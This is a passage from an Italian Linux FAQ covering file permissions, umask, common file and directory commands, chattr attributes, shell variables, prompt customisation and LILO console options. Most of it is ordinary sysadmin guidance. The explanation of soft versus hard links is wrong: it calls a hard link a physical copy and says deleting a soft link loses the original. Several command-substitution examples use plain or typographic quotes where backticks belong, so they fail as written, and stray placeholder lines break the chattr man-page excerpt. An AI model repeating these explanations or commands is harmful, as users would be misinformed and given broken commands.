388.11.5) Qual è il significato del permesso di esecuzione di una directory?

Questo permesso, se abilitato, permette di poter accedere alla directory in questione mediante il comando '**chdir**'. In caso contrario verrà restituito un messaggio di '**Permesso negato**'. Ecco un esempio pratico:

```
[bigpaul@localhost]:[Tue Dec 12]:[22:13:45]:[~/temp3]:
--> su
Password:
[root@localhost]:[Tue Dec 12]:[22:13:48]:[/home/bigpaul/temp3]:
--> mkdir alfa
[root@localhost]:[Tue Dec 12]:[22:13:59]:[/home/bigpaul/temp3]:
--> chown root.root alfa/
[root@localhost]:[Tue Dec 12]:[22:14:23]:[/home/bigpaul/temp3]:
--> exit
exit
[bigpaul@localhost]:[Tue Dec 12]:[22:14:27]:[~/temp3]:
--> cd alfa
[bigpaul@localhost]:[Tue Dec 12]:[22:14:30]:[~/temp3/alfa]:
--> cd ..
[bigpaul@localhost]:[Tue Dec 12]:[22:14:34]:[~/temp3]:
--> su
Password:
[root@localhost]:[Tue Dec 12]:[22:14:38]:[/home/bigpaul/temp3]:
--> chmod o-x alfa/
[root@localhost]:[Tue Dec 12]:[22:14:43]:[/home/bigpaul/temp3]:
--> exit
exit
[bigpaul@localhost]:[Tue Dec 12]:[22:14:45]:[~/temp3]:
--> cd alfa/
bash: cd: alfa/: Permesso negato
[bigpaul@localhost]:[Tue Dec 12]:[22:14:47]:[~/temp3]:
-->
```

388.11.6) Come posso concedere i permessi di lettura e scrittura su partizioni vfat agli utenti del sistema?

Si deve utilizzare il comando '**umask**'. Per dare ad esempio il permesso di lettura e scrittura sul primo disco fisso della catena IDE/EIDE a tutti gli utenti del sistema si deve inserire la seguente riga nel file '/etc/fstab':

```
/dev/hda1       /mnt/win       vfat   quiet,users,umask=000  0    0
```

I tre numeri dopo '**umask**' sono i parametri che impostano i permessi rispettivamente del proprietario del file, del gruppo cui appartiene il file, e di tutti gli altri; essi indicano quali permessi vengono tolti. Nell'esempio non viene tolto nessun permesso a nessuno. Si dovrebbe invece impostare:

```
umask=022
```

se si volessero assegnare i permessi di scrittura solamente al proprietario; oppure:

```
umask=066
```

se si volessero assegnare i permessi di lettura e scrittura solamente al proprietario.

388.11.7) Come si impostano i permessi predefiniti dei file e delle directory?

Se si desidera che i propri file assumano permessi predefiniti sarà necessario utilizzare il comando '**umask**'. In genere questo comando viene inserito nei file che la shell legge quando viene inizializzata [47].

Il valore da assegnare a '**umask**' viene calcolato sottraendo i permessi che si desiderano dal valore massimo. Si assume per definizione che i file siano non eseguibili per cui il loro valore massimo sarà 666. Se quindi si desidera che i file assumano permessi 664 il valore da assegnare a '**umask**' sarà 002. Per le directory, il valore predefinito è 777. Se anche qui si utilizzerà il valore 002, questo valore fornirà alle directory i permessi 775.

388.12 File, collegamenti (*link*) e directory

388.12.1) Come si copiano i file?

`cp` *origine destinazione*

Con il comando:

`#` **`cp /opt/images/dog.png /home/pino/`**[*Invio*]

l'utente '**root**', copierà il file '`dog.png`' dalla directory '`/opt/images/`' alla directory '`/home/pino/`'. Utilizzando la seguente sintassi:

`cp -i` *origine destinazione*

verrà chiesta conferma prima di sovrascrivere un file. Se durante la copia dei file si vogliono copiare i collegamenti simbolici e mantenerli come tali si deve utilizzare l'opzione *-d*. Se questo è richiesto durante la copia di directory con sottodirectory, l'opzione *-r* diventerà *-R*.

388.12.2) Come si cancellano i file?

`rm` *file*

Per esempio:

`#` **`rm *.html`**[*Invio*]

cancellerà tutti i file con estensione '`.html`'. Per abilitare la richiesta di conferma della cancellazione per ogni file, si dovrà aggiungere l'opzione *-i*:

`#` **`rm -i *.html`**[*Invio*]

388.12.3) Come si spostano i file?

`mv` *origine destinazione*

Per esempio:

`#` **`mv /root/dog.png /home/pino/`**[*Invio*]

consentirà all'utente '**root**' di spostare il file '`dog.png`' dalla directory '`/root/`' alla directory '`/home/pino/`'.

[47] '`/etc/profile`', '`.bash_profile`', ecc.

388.12.4) Qual è in GNU/Linux l'equivalente di '`DIR *.HTML /S`' del Dos?

'**`DIR *.HTML /S`**' in un sistema Dos, permette di visualizzare tutti i file '`.html`' presenti nella directory da cui si è impartito il comando ed in tutte le discendenti. Il comando da impartire in un sistema GNU/Linux è il seguente:

`# find . -name "*.html"`[*Invio*]

oppure:

`# find . -print | grep -i "html$" > ./all_html.txt`[*Invio*]

388.12.5) Come si può evitare la cancellazione di un file da parte dell'utente '`root`'?

Per evitare che inavvertitamente anche l'utente '**`root`**' possa cancellare determinati tipi di file, è necessario cambiare gli attributi dei file stessi. Questa operazione è consentita esclusivamente su file system Second-extended (Ext2). Per esempio, se un file è stato impostato dall'utente '**`root`**' con il comando:

`# chattr +i file`[*Invio*]

esso non potrà venire rinominato, cancellato, modificato da nessuno, (utente '**`root`**' compreso), almeno non prima che l'attributo i venga tolto con:

`# chattr -i file`[*Invio*]

Ecco un estratto della pagina di manuale *chattr(1)*, in cui vengono elencati gli altri attributi.

```
ATTRIBUTI
       Un file con l'attributo 'a' impostato  può  essere  aperto
       per la scrittura solo in modo append.

       Un  file  con  l'attributo 'c' impostato è compresso auto-
       maticamente sul disco dal kernel. Una  lettura  di  questo
       file  restituisce  i  dati  decompressi.  Una scrittura su
       questo file comprime i dati prima di salvarli sul disco.

       Un file con l'attributo 'd' impostato non è  un  candidato
       per  il backup quando viene lanciato il programma dump(8).

       Un file con l'attributo 'i' impostato non può essere modi-
       ficato:  non  può  essere cancellato o rinominato, non può
       essere creato alcun link verso questo file e  nessun  dato
       può essere scritto sul file. Solo il superuser può mettere
       e togliere questo attributo.


       Quando un file con l'attributo 's' è  cancellato,  i  suoi
       blocchi sono azzerati e poi scritti sul disco.




       Quando  è  modificato  un  file  con  l'attributo  'S',  i

E2fsprogs versione 1.06    Ottobre 1996                       1

CHATTR(1)                                              CHATTR(1)

       cambiamenti sono scritti in modo sincrono sul disco; ciò è
       equivalente  alla  opzione di mount 'sync' applicata ad un
       sottoinsieme di file.

       Quando un file con l'attributo 'u' è  cancellato,  il  suo
       contenuto  è  salvato. Ciò permette all'utente di chiedere
       il suo ripristino.
```

388.12.6) Come si esegue la copia di un'intera porzione del file system?

Il comando da utilizzare è '**cp**' con l'opzione *-av*:

\# **cp -av** *origine destinazione* [*Invio*][48]

Se si aggiunge anche l'opzione *-x* (*--one-file-system*) verranno escluse dalla copia le sotto-directory che risiedono su file system diversi da quello da cui si è impartito il comando di copia.

388.12.7) Esiste la funzione undelete in GNU/Linux?

Alcune delle tecniche che si possono utilizzare per effettuare il recupero dei file cancellati su un file system Ext2 sono descritte nel *Linux Ext2fs Undeletion mini-HOWTO* (<*http://www.praeclarus.demon.co.uk/tech/e2-undel/*>)

In questo HOWTO si parla di una caratteristica apposita del Midnight Commander, che sembra ideale per utenti alle prime armi. Si deve tenere presente che la cancellazione, nei file system ad inode (quasi tutti quelli basati su UNIX, HPFS, NTFS, ecc.) avviene diversamente dai sistemi Dos o MS-Windows. In questi ultimi infatti, la cancellazione di un file non è altro che la sostituzione del primo carattere del nome del file (sostituito con «?») all'interno della tavola delle partizioni (FAT). Diverso e più complesso è il sistema di cancellazione nei file system ad inode. Quello che fa Midnight Commander non è altro che la sostituzione del comando '**rm**' con un comando che sposta il file su una directory prestabilita. Da quest'ultima sarà eventualmente possibile recuperare i file cancellati.

388.12.8) In che posizione del file system mi trovo?

Per visualizzare la posizione del file system in cui ci si trova durante l'utilizzo di un terminale, sarà sufficiente impartire il comando '**pwd**' dalla riga di comando:

$ **pwd**[*Invio*]

388.12.9) Come si visualizza il contenuto di un file?

Ci sono diversi metodi.

- $ **cat file**[*Invio*]

  mostra tutto il contenuto di un file;

- $ **more file**[*Invio*]

  mostra il contenuto del file una schermata alla volta;

- $ **less file**[*Invio*]

  mostra il contenuto del file una schermata alla volta, consente di poter scorrere all'indietro mostrando anche le porzioni di file già visualizzate; per uscire da questa modalità di visualizzazione, si prema il tasto [*q*].

---

[48] dove *origine* è la directory del file system da spostare nella directory *destinazione*.

388.12.10) Come si visualizza la riga numero *n* di un file?

Per visualizzare una riga specifica di un file, si utilizzano tre programmi concatenati tra loro: '**`cat`**', '**`head`**' e '**`tail`**':

$ **`cat file | head -`*n*` | tail -1`**[*Invio*][49]

388.12.11) Come si visualizza il contenuto di una directory?

Ci sono vari modi:

- Il comando predefinito deputato alla visualizzazione del contenuto di una directory è '**`ls`**':

  $ **`ls`**[*Invio*]

- per visualizzare tutti i file, compresi quelli nascosti e i relativi permessi, si darà il comando:

  $ **`ls -la`**[*Invio*]

- per visualizzare il contenuto della directory corrente, una schermata alla volta, si darà il comando:

  $ **`ls -la | more`**[*Invio*][50]

- per creare un file chiamato testo contenente l'elenco del contenuto della directory corrente, si dovrà impartire il seguente comando:

  $ **`ls -la > testo`**[*Invio*]

- per aggiungere il contenuto di un'altra directory al file, il comando sarà:

  $ **`ls -la >> testo`**[*Invio*]

- per visualizzare in ordine il contenuto della directory corrente una schermata alla volta dovremo dare il comando:

  $ **`ls | sort | more`**[*Invio*][51]

- per visualizzare con colori:

  $ **`ls --color`**[*Invio*]

388.12.12) Come si visualizza il contenuto di una directory a colori?

Per visualizzare con colori uguali, tipi di file uguali (directory, eseguibili, ecc.) si dovrà dare il comando:

$ **`ls --color`**[*Invio*]

Per non ripetere ogni volta il comando, si può inserire all'interno dei file che la shell legge al suo avvio[52], la seguente riga:

```
alias ls='ls -la --color'
```

---

[49] *n* è il numero della riga da visualizzare.
[50] '**`more`**' può essere sostituito da '**`less`**'.
[51] '**`more`**' può essere sostituito da '**`less`**'.
[52] fare riferimento alla LDR 388.9.3 per i file della shell in questione.

388.12.13) Come si visualizza il contenuto della directory corrente e delle sue discendenti compreso di percorso?

Per poter visualizzare l'elenco dei file contenuti nella directory corrente e nelle sue discendenti, includendo anche il percorso, occorre impartire il seguente comando:

$ **find .**[*Invio*]

388.12.14) Come si visualizza il contenuto di tutti i file di una directory?

> si deve ricordare in ogni caso che ci si riferisce esclusivamente a file di testo dal momento che la visualizzazione di un file non testuale genererebbe una serie di caratteri incomprensibili.

Si può visualizzare il contenuto di tutti i file di una directory mediante il comando:

$ **cat /percorso/* | less**[*Invio*]

o mediante il comando:

$ **less /percorso/***[*Invio*]

Per visualizzare quindi, il contenuto di tutti i file presenti nella directory corrente sarà sufficiente il comando:

$ **less ***[*Invio*]

388.12.15) Come si visualizza il contenuto di uno stesso file presente in diverse directory?

Se si volesse ad esempio visualizzare il contenuto di tutti i file '`rp_filter`' presenti nelle varie directory contenute in '`/proc/sys/net/conf/`' con un solo comando, si potrà scegliere tra queste metodiche:

1. # **cat 'find /proc/sys/net/conf -name rp_filter -print'**[*Invio*]

2. # **for i in 'find /proc/sys/net/conf -name rp_filter**↩
   ↪ **-print' ; do echo $i; cat $i; done**[*Invio*]

3. # **find /proc/sys/net/conf -name rp_filter** ↩
   ↪**-exec "echo '{}' && cat '{}'" ;**[*Invio*]

388.12.16) Perché '`less`' disattiva la colorazione di '`ls`'?

Utilizzando il comando:

$ **ls --color | more**[*Invio*]

la colorazione fornita dall'opzione *--color* di '**`ls`**' viene preservata. Se invece si utilizza il comando:

$ **ls --color | less**[*Invio*]

si ottengono delle scritte come queste:

'**ESC[01;34mat-3.1.7ESC[0m/** '

'**ESC[01;34maudiofile-0.1.6ESC[0m/** '

'**ESC[01;34maumix-1.18.2ESC[0m/** '

'**ESC[01;34mawesfx-0.4.3aESC[0m/**'

Questo accade perché '**less**' protegge il terminale evitando di mandare sequenze di caratteri che potrebbero *sporcarlo*. A volte però questo non funziona e si deve utilizzare l'opzione *-r*.

Per mantenere la colorazione quindi anche con l'utilizzo di '**less**' si dovrà dare il comando:

ls -alF --color=always |less -r[*Invio*]

In questo caso si consiglia l'utilizzo di un alias.

388.12.17) Come si crea un file vuoto?

Il comando '**touch**' serve per creare un file vuoto:

touch file[*Invio*]

Se invece all'atto della creazione si volesse cominciare a scriverci qualcosa si utilizzerà il comando:

cat > file[*Invio*]

che permetterà all'utente di scriverne il contenuto fino alla pressione della combinazione di tasti [*Ctrl+d*].

388.12.18) Come si uniscono più file di testo?

Un metodo è quello di unire un file alla volta al file destinazione ('ris.txt'):

$ **cat file1.txt > ris.txt**[*Invio*]

$ **cat file2.txt >> ris.txt**[*Invio*]

$ **cat file3.txt >> ris.txt**[*Invio*]

Un altro metodo è quello di unire tutti i file allo stesso istante:

$ **cat file1.txt file2.txt file3.txt > ris.txt**[*Invio*]

388.12.19) Come si fa a conoscere il tipo di un file?

Si può conoscere il tipo di file mediante il comando '**file**':

$ **file file**[*Invio*]

388.12.20) Come si può mettere il contenuto di un file in ordine alfabetico?

Si deve utilizzare il comando '**sort**' nella seguente maniera:

$ **sort < origine.txt > destinazione.txt**[*Invio*][53]

388.12.21) Come si creano le directory?

Le directory si creano con il comando '**mkdir**':

$ **mkdir nome**[*Invio*]

oppure:

$ **mkdir /percorso/nome**[*Invio*]

388.12.22) Come si cancellano le directory?

Per cancellare una directory si dovrà dare il comando:

$ **rmdir nome**[*Invio*]

La directory però deve essere già stata svuotata del suo contenuto. Se si è sicuri di cosa si sta facendo, si può cancellare una directory e tutto il suo contenuto con il comando:

$ **rm -rf /prova**[*Invio*]

Attenzione: è un comando cui bisogna prestare attenzione.

388.12.23) Cosa sono gli attributi estesi? È vero che se conferiti ad un file, ne impediscono la cancellazione anche da parte dell'utente 'root'?

Gli attributi dei file sono di varia natura. Il comando '**chattr**' serve per modificarli. Si faccia riferimento alla LDR 388.12.5 per una trattazione più esauriente.

388.12.24) Come ci si sposta tra le directory del file system?

Il comando '**cd**' serve a muoversi tra le directory del file system. Occorre impartire il comando:

$ **cd nome**[*Invio*]

per entrare in una directory contenuta in quella attuale;

$ **cd /nome/nome2/**[*Invio*]

per entrare nella directory '`nome2/`' contenuta in '`/nome/`';

$ **cd ..**[*Invio*]

per tornare alla directory di livello superiore di quello attuale;

[53]dove '`origine.txt`' è il file che deve essere ordinato e '`destinazione.txt`' è il nuovo file ordinato

$ **cd ~**[*Invio*]

per tornare alla directory *home*;

$ **cd ../conti**[*Invio*]

per spostarmi alla directory '`conti`', che è dello stesso livello della directory corrente;

$ **cd -**[*Invio*]

per tornare nella directory da cui si è giunti in quella corrente.

388.12.25) Quali sono le differenze tra collegamenti *soft* e *hard*?

Un collegamento *soft* è praticamente un nome diverso che viene dato allo stesso file. Non occupa spazio su disco (se non per un inode). Un collegamento *hard* è praticamente una copia fisica del file; inoltre ogni cambiamento fatto all'originale (o alla copia) risulterà effettuata anche sulla copia (o sull'originale).

Se si cancella un collegamento *soft* il file originale viene perso; se invece c'è un collegamento *hard* e si cancella l'originale, il collegamento (ed il suo contenuto) non verranno modificati.

388.12.26) Come si crea un collegamento simbolico?

Il comando da dare è:

ln -s /home/mario/resoconto.txt /root/resocontomario[*Invio*]

dove '`/home/mario/resoconto.txt`' è il file che già esiste e al quale vogliamo fare il collegamento simbolico ('`/root/resocontomario`').

388.12.27) Come si fa a trovare un file in tutto il file system?

Ricercare un file in tutto il file system è un'operazione che si può fare mediante il comando:

find / -name *nomefile* **-print**[*Invio*][54]

Un altro metodo consiste nell'impartire il comando '**`locate`**':

locate *nomefile* [*Invio*][55]

'**`locate`**' è *decisamente* più veloce del comando '**`find`**', ma per usarlo bisogna prima aggiornare il suo archivio impartendo in qualità di utente '**`root`**' il comando '**`updatedb`**':

updatedb[*Invio*]

388.12.28) Come si fa a trovare un file in una porzione del file system?

Se invece di tutto il file system si volesse ricercare un file nella directory '`/var/`' e in tutte le sue discendenti, dovremo impartire il comando:

find /var -name *nomefile* **-print**[*Invio*][56]

[54] dove '`nomefile`' è il nome del file da ricercare; '`/`' indica la directory radice del file system.

[55] dove '`nomefile`' è il nome del file da ricercare

[56] dove '`nomefile`' è il nome del file da ricercare

388.12.29) Con che comando posso copiare un file dopo averlo ricercato nel file system?

Se si volessero ricercare all'interno del file system tutti i file '`.png`' e una volta trovati copiarli nella directory '`/home/tizio/pngfile/`', si dovrà dare il seguente comando:

find / -name "*.png" -exec cp -p {} /home/tizio/pngfile/ \;[*Invio*]

388.12.30) Quali sono i file della directory corrente che contengono una stringa?

Se si volesse visualizzare il nome dei file che contengono la stringa «resoconti», si dovrà utilizzare il comando '**grep**' nel seguente modo:

$ **grep resoconti ***[*Invio*][57]

Lo stesso compito può essere svolto dal comando:

$ **find** *percorso* **-print -exec grep resoconti {} \;**[*Invio*][58]

388.12.31) Quali sono i file del file system che contengono una stringa?

Il comando da impartire è il seguente:

$ **rgrep -r** *stringa directory*[*Invio*][59]

oppure un comando equivalente è:

$ **find** *directory* **-type f -exec grep -l** *stringa* **{} \;**[*Invio*][60]

388.12.32) Come si visualizzano i nomi dei file che iniziano con una determinata stringa?

Per visualizzare tutti i file presenti nel file system il cui nome inizia per «conf», si darà il comando:

find / -name conf*[*Invio*]

oppure, lo stesso risultato si otterrà con il comando:

find / -name "conf*"[*Invio*]

388.12.33) Come si possono suddividere in più parti i file di grandi dimensione?

Per spezzettare un file di grandi dimensioni, occorre utilizzare il comando '**split**':

$ **split -b 1400k** *file*[*Invio*]

Il comando ora esposto, suddivide *file* in parti da 1400 Kibyte ciascuna che prendono in maniera predefinita il nome di '`xaa`', '`xab`', ecc.

[57] '`*`' sta ad indicare tutti i file della directory corrente.
[58] dove *percorso* è il nome della directory in cui cercare.
[59] dove *stringa* è la stringa da ricercare e *directory*, la directory in cui cercare.
[60] dove *stringa* è la stringa da ricercare e *directory*, la directory in cui iniziare la ricerca.

Quando si avrà la necessità di riunire le parti suddivise per ricreare il file originario, si darà il comando:

$ **cat xaa xab [...] >** *nome* [*Invio*][61]

Se nella directory corrente i file che iniziano con '**x**' sono esclusivamente i file suddivisi, un comando più diretto è:

$ **cat x* >** *nome* [*Invio*]

In alternativa a questa metodica è possibile utilizzare '**tar**' con l'opzione *M*, scrivendo direttamente su '`/dev/fd0`' cioè su dischetto. Occorre in ogni caso prestare attenzione perché '**tar**' scrive direttamente sul disco senza badare al file system. Il dischetto quindi andrà riformattato per un successivo riutilizzo.

Il comando che segue permette di archiviare su più dischetti un file (*file*):

$ **tar cvfM /dev/fd0** *file* [*Invio*]

Tra un dischetto e quello successivo, '**tar**' mostrerà una richiesta del genere:

```
Prepara il volume #2 per '/dev/fd0' e premi return:
```

Per ripristinare il file suddiviso, dopo essersi posizionati nella directory destinazione, si darà il comando:

$ **tar xvfM /dev/fd0**[*Invio*]

388.13 Configurazione della console

388.13.1) Come si utilizzano le variabili nella shell Bash?

In genere si utilizzano nomi di variabili con caratteri maiuscoli e si dichiarano dalla riga di comando nel seguente modo:

NOMEVARIABILE =valore

Il successivo utilizzo della variabile si effettua aggiungendo il carattere '**$**' davanti al nome della variabile. Ecco un esempio:

$ **RICOMP_KERNEL=/usr/src/linux**[*Invio*]

$ **cd $RICOMP_KERNEL**[*Invio*]

Per visualizzare tutte le variabili d'ambiente del sistema si utilizza il comando:

set[*Invio*]

Per vedere il contenuto di una variabile si utilizza il comando:

echo $*NOME_VARIABILE* [*Invio*]

per svuotarne il contenuto si usa:

unset *NOME_VARIABILE* [*Invio*]

[61] dove *nome* è il nome del file da ripristinare e '**[...]**' indica la successione dei file suddivisi.

La dichiarazione delle variabili è limitata alla shell corrente. I comandi esterni alla shell non ricevono la dichiarazione di queste variabili. Per fare in modo che anche essi ne possano beneficiare, si deve utilizzare il comando '**`export`**':

\# **`export`** *NOME_VARIABILE* [*Invio*]

388.13.2) Come si può personalizzare il prompt?

Per personalizzare l'aspetto del prompt della shell Bash, si dovrà modificare la variabile '**`PS1`**' utilizzando dei codici speciali.

L'elenco dei codici speciali presente nella tabella 388.1 è tratto da Appunti di informatica libera di Daniele Giacomini. (<*a2.swlibero.org*>)

Tabella 388.1. Elenco dei codici speciali per definire il prompt.

Codice	Descrizione
\t	Orario attuale nel formato hh:mm:ss (ore, minuti, secondi).
\d	Data attuale.
\n	Interruzione di riga.
\s	Nome della shell.
\w	Directory corrente.
\W	Percorso precedente alla directory corrente (*basename*).
\u	Utente.
\h	Nome del nodo.
\#	Numero del comando attuale.
\!	Numero del comando nello storico.
\$	'**#**' se UID = 0; '**$**' se UID > 0.
nnn	Carattere corrispondente al numero ottale indicato.
\\	Una barra obliqua inversa singola ('****').
\[	Inizio di una sequenza di controllo.
\]	Fine di una sequenza di controllo.

388.13.3) Esempi di prompt

Ecco una serie di esempi di prompt:

1.
```
export PS1='\[\033[1;34m\]\n\u@\h \[\033[1;33m\]---\[\033[1;34m\
][‘pwd‘] \[\033[1;33m\]---\[\033[1;34m\] [\t]\[\033[1;33m\]--- \
[\033[1;31m\]\!\n\[\033[1;31m\]*\[\033[0;37m\] '
```

   Questa configurazione genererà un prompt simile a questo:

```
bigpaul@localhost ---][/home/bigpaul/LDR] --- [21:58:48]--- [a530
* _
```

   Figura 388.11. Esempio di prompt.

2. `export PS1="\[\033[1;31m\][\u@\h]\[\033[1;35m\]:\[\033[1;33m\][\d]\[\033[1;35m\]:\[\033[1;36m\][\t]\[\033[1;35m\]:\[\033[1;32m\][\w]\[\033[1;35m\]:\n\[\033[0;34m\]-\[\033[1;34m\]-\[\033[1;31m\]>\033[1C\[\033[0m\]"`

   Questa configurazione genererà un prompt simile a questo:

   ```
   [bigpaul@localhost]:[a[Fri Dec 15]:[22:03:35]
   :[~/LDR]:

   -->_
   ```

   Figura 388.12. Esempio di prompt.

3. `export PS1="\[\033[0;44m\]\u@\h \[\033[1;45m\]\w\[\033[0;39m\]# "`

   Questa configurazione genererà un prompt simile a questo:

   ```
   bigpaul@localhost ~/LDR# _
   ```

   Figura 388.13. Esempio di prompt.

4. `export PS1="\[\033[1;34m\]\n\u@\h \[\033[1;33m\]--- \[\033[1;34m\]\w\[\033[1;33m\]---\[\033[1;34m\] [\t] \[\033[1;33m\]---\[\033[1;31m\]\!\n\[\033[1;31m\]$\[\033[0;39m\] "`

   Questa configurazione genererà un prompt simile a questo:

   ```
   bigpaul@localhost ---
   ~/LDR--- [22:06:10] ---
   533
   $ _
   ```

   Figura 388.14. Esempio di prompt.

5. ```
   YLOBRN='\[\033[01;33;43m\]'
   WHTBRN='\[\033[01;37;43m\]'
   REDBRN='\[\033[00;31;43m\]'
   REDBLK='\[\033[00;31;40m\]'
   PPLBLK='\[\033[01;35;40m\]'
   ```
   ```

```
WHTBLK='\[\033[01;37;40m\]'
NONE='\[\033[00m\]'
HBLK='\[\033[00;30;30m\]'
HBLU='\[\033[01;34;34m\]'
BLU='\[\033[00;34;34m\]'
YEL='\[\033[00;33;33m\]'
WHT='\[\033[01;37;37m\]'
PRPL='\[\033[00;34;35m\]'
RED='\[\033[01;31;31m\]'
NORM='\[\033[01;00;0m\]'
CYAN='\[\033[00;31;36m\]'

case "$TERM" in
 xterm | xterm-color | xterm-debian | rxvt)
  # nei terminali grafici (xterm) imposta anche il titolo della finestra e dell'icona
  PS1="\[\033]1;\u: \w\007\033]2;\u: \w\007\033[01;37m\]$NORM\u@\h:
           $WHT\w $HBLU<\t>$NORM\n$CYAN"'\$'"$NORM "
       ;;
   linux)
       # in console
       PS1="$NORM\u@\h: $WHT\w $HBLU<\t>$NORM\n$CYAN"'\$'"$NORM "
       ;;
   *)
        # altrimenti un prompt semplice
        PS1='\u@\h: \w \$ '
       ;;
esac

export PS1
```

Questa configurazione genererà un prompt simile a questo:

```
bigpaul@localhost: ~/LDR <22:07:01>
$ _
```

Figura 388.15. Esempio di prompt.

388.13.4) Come si disabilita una console virtuale?

Occorre modificare il file '`/etc/inittab`'. All'interno di questo file troviamo una serie di righe simile alle seguenti:

```
1:2345:respawn:/sbin/getty 38400 tty1
2:23:respawn:/sbin/getty 38400 tty2
3:23:respawn:/sbin/getty 38400 tty3
4:23:respawn:/sbin/getty 38400 tty4
5:23:respawn:/sbin/getty 38400 tty5
6:23:respawn:/sbin/getty 38400 tty6
```

Queste righe sono corrispondenti alle sei console virtuali. Per disabilitarne una o più di una si dovrà inserire un simbolo di commento ('`#`') all'inizio della riga corrispondente alla console da disabilitare.

388.13.5) Che significato hanno gli apici inversi (‘) nella shell?

La shell effettua un’espansione, eseguendo il comando all’interno degli apici inversi e catturandone lo standard output. Quest’ultimo verrà poi opportunamente sostituito all’interno del comando originario.

Ecco un esempio:

ls -l ‘which cat‘[*Invio*][62]

In questo comando ‘**‘which cat‘**’ ha come standard output:

```
/bin/cat
```

La shell eseguirà quindi:

```
ls -l /bin/cat
```

Lo stesso discorso funziona ovviamente anche con le variabili. Se ad esempio dichiariamo la variabile *PROVA* nel seguente modo:

PROVA=‘cat /etc/inetd.conf‘[*Invio*]

Con il comando:

echo $PROVA[*Invio*]

verrà visualizzato il contenuto del file ‘`/etc/inetd.conf`’. Gli apici inversi risultano quindi molto utili; vediamo un altro esempio:

kill -1 ‘pidof inetd‘[*Invio*]

Il comando ‘**pidof inetd**’ restituirà allo standard output l’attuale PID di ‘**inetd**’, facilitando quindi l’applicazione del comando ‘**kill**’.

388.13.6) Come funziona ‘history’, lo storico dei comandi?

Se si impartisce il comando:

history[*Invio*]

verrà visualizzata una lista dei comandi eseguiti dall’utente fino a quel momento. Ad ogni comando sarà associato un numero. Per eseguire nuovamente uno di questi comandi si utilizza il punto esclamativo (**!**) seguito dal numero che identifica il comando. Ecco un esempio:

$ **!267**[*Invio*]

Per richiamare dallo storico dei comandi l’ultimo comando che inizia con una determinata stringa si utilizza:

!stringa[*Invio*]

Se ad esempio il comando ‘**history**’ avesse restituito:

[62] in questo caso il comando ‘**which**’ restituisce il percorso del comando ‘**cat**’.

```
185 less README
186 cp Makefile /opt/Make/
187 less INSTALL
188 dmesg
```

il comando:

!less[*Invio*]

eseguirà nuovamente:

less INSTALL[*Invio*]

388.13.7) Come si possono reindirizzare i messaggi di '`/dev/console`' su un'altra console?

Per poter far questo, occorre aggiungere al file '`/etc/lilo.conf`' la riga:

```
append="console=tty6"
```

nella sezione '**`image`**'.

Esempio:

```
image=/boot/vmlinuz-2.0.36-1
label=linux
root=/dev/hda2
append="console=tty6"
read-only
```

Dopo avere apportato questa modifica, occorrerà dare il comando:

/sbin/lilo[*Invio*]

per rendere effettive le modifiche.

388.13.8) Come si può impostare la modalità grafica della console?

se si utilizza LILO come gestore degli avvii, si può utilizzare l'opzione '**`vga`**'. Inserendo:

```
vga=extended
```

nel file di configurazione di LILO si otterrà una risoluzione di 80 colonne per 50 righe.

Ecco la pagina di manuale *lilo.conf(5)* che spiega anche gli altri attributi di '**`vga`**':

```
vga=modo
       Ciò specifica il modo testo VGA che dovrebbe essere
       selezionato quando si fa il boot. Sono riconosciuti
       i  seguenti valori (caratteri minuscoli e maiuscoli
       sono equivalenti):

       normal: seleziona il normale modo testo 80x25.

       extended (o ext): seleziona il modo testo 80x50.

       ask: si ferma e attende un input dall'utente.
```

```
                       28 luglio 1995                    8

LILO.CONF(5)                                      LILO.CONF(5)

              <numero>: usa il  modo  testo  corrispondente.  Una
              lista  dei  modi  disponibili  la  si  può ottenere
              facendo il boot con vga=ask e premendo [Invio].


              Se è omessa questa variabile, è usato il  modo  VGA
              configurato   nell’immagine   del   kernel  (che  è
              impostato al momento della compilazione  usando  la
              variabile  SVGA_MODE nel Makefile del kernel, e che
              più tardi può  essere  cambiato  con  il  programma
              rdev(8)).
```

